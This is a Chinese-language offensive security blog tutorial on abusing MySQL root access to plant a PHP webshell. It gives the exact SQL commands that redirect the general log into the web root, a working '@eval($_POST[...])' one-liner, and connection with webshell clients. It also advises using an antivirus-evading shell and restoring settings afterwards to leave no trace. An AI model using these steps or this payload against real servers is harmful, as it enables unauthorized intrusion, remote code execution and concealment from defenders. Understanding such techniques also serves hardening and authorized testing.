**Mysql root权限下的注入利用技巧( 二 )**

**0x01 前言须知**

**在上半部分,我们详细说明了mysql在root权限下如何读写文件,开启外连,这次我们就来简单说明如何通过mysql的log功能写shell以及如何利用udf执行系统命令,废话少说,我们直奔主题**

**0x02 日志写,利用核心**

**利用mysql的general log功能来写shell,其实,核心很简单,当你把这个开关开启以后,它自动把所有执行过的sql语句都记录到一个指定的文件里去,具体怎么利用呢,其实也很简单,由于mysql的root权限是可以随意修改mysql内部配置,也就是说我完全可以把原来默认的日志文件位置给替换掉,然后重新指向到目标网站目录中,这样我再随便去select个一句话,这个一句话自然也就直接进到你set的那个目标网站目录里的日志文件了,另外,这儿还有一个很重要的前提,就是你在数据库中set到的那个目录,对你当前数据库服务用户一定要是可写的,不然同样写不进去,具体操作,如下**

**mysql> show variables like ‘%general%’;**

**mysql> set global general\_log = on;**

**mysql> set global general\_log\_file = ‘/var/www/loveshell.php’;**


**mysql> select ‘<?php @eval($\_POST[klion])?>’;**

**$ sudo cat /var/www/loveshell.php**


**mysql> set global general\_log\_file = ‘/var/run/mysqld/mysqld.log’;**

**mysql> set global general\_log = off;**


**上来先看下目标数据库默认的日志存放路径在哪儿,顺手记录下来,等会儿干完活儿还要恢复回来**




**开启mysql log功能,把log文件指向到目标的网站目录中,你自己实战时,可能会发现通常都是set不进去的,其实原因很明显,大多数都由于当前的mysql服务用户对网站目录没有写权限,具体效果如下,说到这里,相比大家也应该很清楚了,其实你要想把这种方法利用成功,可能需要目标web服务本身有很高的系统权限,比如,像appserv之类的集成环境,在windows中默认就是system权限,很容易就拿到shell了,如果就是个数据库服务用户权限,而且这个用户对网站目录还不能写,那基本也是很难利用上的**




**为了继续我们的演示效果,这里我就先手动把网站目录给下其它人可写的权限**




**这时候我们再次尝试set,就可以顺利set进去了,这时直接select个一句话,实际中最好select个免杀一句话**




**然后再到我们刚刚set的日志文件中,看看我们的一句话到底有没有被记录,从下图可知,我们的一句话已经被正常记录了日志文件中**




**尝试访问我们的一句话,看到下面的返回就则说明我们的一句话已经被正常执行,实际中可能并不会这么轻松,如果目标访问量比较大,短时间log文件可能会比较大,在用菜刀或者别的连一句话的时候不免会有些卡**



**Altman 亦可正常连接**



**最后,一定要记得把我们刚刚修改的配置再顺手恢复回来,活儿一定要干净,实际渗透中,最好养成这样的习惯,不然,辛苦弄到的权限也许就因为自己的粗心掉了,岂不尴尬**



**0x03 关于如何 利用 udf , mof 反弹 执行系统命令,等我们后续到提权部分再详细说,这里就不过多涉及了,暂时还是以能快速消化吸收为主**

**更多内容,欢迎大家扫码关注 ‘apt攻防指南’**



**个人博客**

**https://klionsec.github.io/**

* **by klion**
* **2017.9.16**